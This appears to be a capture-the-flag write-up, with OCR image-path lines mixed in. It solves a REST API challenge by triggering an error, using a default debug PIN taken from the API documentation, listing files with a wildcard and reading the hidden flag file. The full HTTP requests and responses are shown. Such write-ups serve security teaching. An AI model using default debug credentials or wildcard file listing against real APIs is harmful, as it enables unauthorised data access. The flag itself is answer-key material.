
API Challenge (Orlando & Michael)



Api Challenge

68

Greetings, ShadowAgent. During our investigation, we intercepted a note exchanged between a developer and an employee. It reads:

'I absolutely love APIs—they're so fascinating! I've set up the latest REST API, but it's not quite what people usually expect, so I understand why you might struggle with it. Here's a tip: try using some common endpoints. If you're clever enough, you could leverage it to retrieve the file you need, as long as you know its exact name. Oh, and don't worry about path traversal attacks—I've ensured that's not an issue this time, even though my implementations have been prone to it in the past. Just remember, the file name must match exactly with the one in the system.'

It seems the developer is confident in their security measures, but there's likely a way to retrieve the file if you can figure out the API's quirks. Your challenge is to access the file flag.txt Good luck!

https://issessionsctf-api-challenge.chals.io/


▼ View Hint

https://github.com/Mmo-kali/apiv1-usr/blob/main/README.md

Enumeration

API DOCS PROVIDED AS HINT: https://github.com/Mmo-kali/apiv1-usr/blob/main/README.md/.

This shows the player how the API works including endpoint.



API Endpoints


GET `/apiV1-usr`

Retrieves files from the server.


Parameters:

- `debugPin` (optional): A debug pin for testing purposes.
- `fileName`: The name of the file to retrieve. Use `*` to list all available files.

After checking the documentation the player would then know that the endpoint '/apiV1-usr' accepts 3 two parameters as query string.




After entering any type of input into the field the user gets the following:


issessionsctf-api-challenge.chal
https://issessionsctf-api-challenge.chals.io
Pretty-print ☑

```
[
  {
    "Area": 5000,
    "GDP": 20000,
    "Languages": [
      "English",
      "Spanish"
    ],
    "Name": "RegionA",
    "Population": 100000,
    "RegionID": "1"
  },
  {
    "Area": 7000,
    "GDP": 30000,
    "Languages": [
      "French",
      "German"
    ],
    "Name": "RegionB",
    "Population": 200000,
    "RegionID": "2"
  },
  {
    "Area": 6000,
    "GDP": 25000,
    "Languages": [
      "Chinese",
      "Japanese"
    ],
    "Name": "RegionC",
    "Population": 150000,
    "RegionID": "3"
  },
  {
    "Area": 5500,
```

Testing the input field is good because many web sites often have information disclosure after a user inputs an unwanted character into it such as an empty string. Sadly in this web site this was not the case.

The user is meant to make a request to the API endpoint. If the request is made without any parameters then the website showcases an error with information disclosure.




```
GET /apiV1-usr HTTP/1.1
Host: issessionsctf-api-challenge.chals.io
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/1.1 400 BAD REQUEST
Server: Werkzeug/3.0.5 Python/3.9.21
Date: Thu, 13 Feb 2025 02:45:15 GMT
Content-Type: application/json
Content-Length: 56
Connection: close

{
    "error":" 'debugPin' or 'fileName' parameter missing"
}
```

The user would then take a closer look at the error in the API documentation.


Debug pin?



Error and Debugging

In case of encountering errors, the API provides descriptive error messages to assist in debugging. For testing and debugging purposes, a default `debugPin` is provided: `335-818-834`. This pin should be used cautiously and only in a secure testing environment to prevent unintended data exposure.

when the user puts the default debugPin=335-818-834 and a wildcard for the filename which is also stated in the documentation they get the following message:




```
GET /apiV1-usr?debugPin=335-818-834&fileName=* HTTP/1.1
Host: issessionsctf-api-challenge.chals.io
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.9.21
Date: Thu, 13 Feb 2025 02:50:23 GMT
Content-Type: application/json
Content-Length: 112
Connection: close

[
    "flag.txt",
    "userRegion.json",
    "albsbahiwaosadbajskdaioo812y483432bubuafb8ab8fbdufebufabpfa.txt"
    ,
    "errorLog.txt"
]
```

Now the logical next step would be for the user to attempt to use the FileName parameter to try and access the contents of flag.txt.




```
GET /apiV1-usr?debugPin=335-818-834&fileName=flag.txt HTTP/1.1
Host: issessionsctf-api-challenge.chals.io
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.9.21
Date: Thu, 13 Feb 2025 02:51:15 GMT
Content-Type: application/json
Content-Length: 53
Connection: close

{
    "file_contents":"Thought it would be that easy..."
}
```

We set some security controls in place so that the challenge would not be that easy to solve. The real flag is hidden in the longer name. Now all the have to do is check that file.



```
GET /apiV1-usr?debugPin=335-818-834&fileName=
albsbahiwaosadbajskdaioo812y483432bubuafb8ab8fbdufebufabpfa.txt
HTTP/1.1
Host: issessionsctf-api-challenge.chals.io
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.9.21
Date: Thu, 13 Feb 2025 02:51:42 GMT
Content-Type: application/json
Content-Length: 57
Connection: close

{
    "file_contents":"bhbureauCTF{Fuffzing-Alw@yZ-Good!}\n"
}
```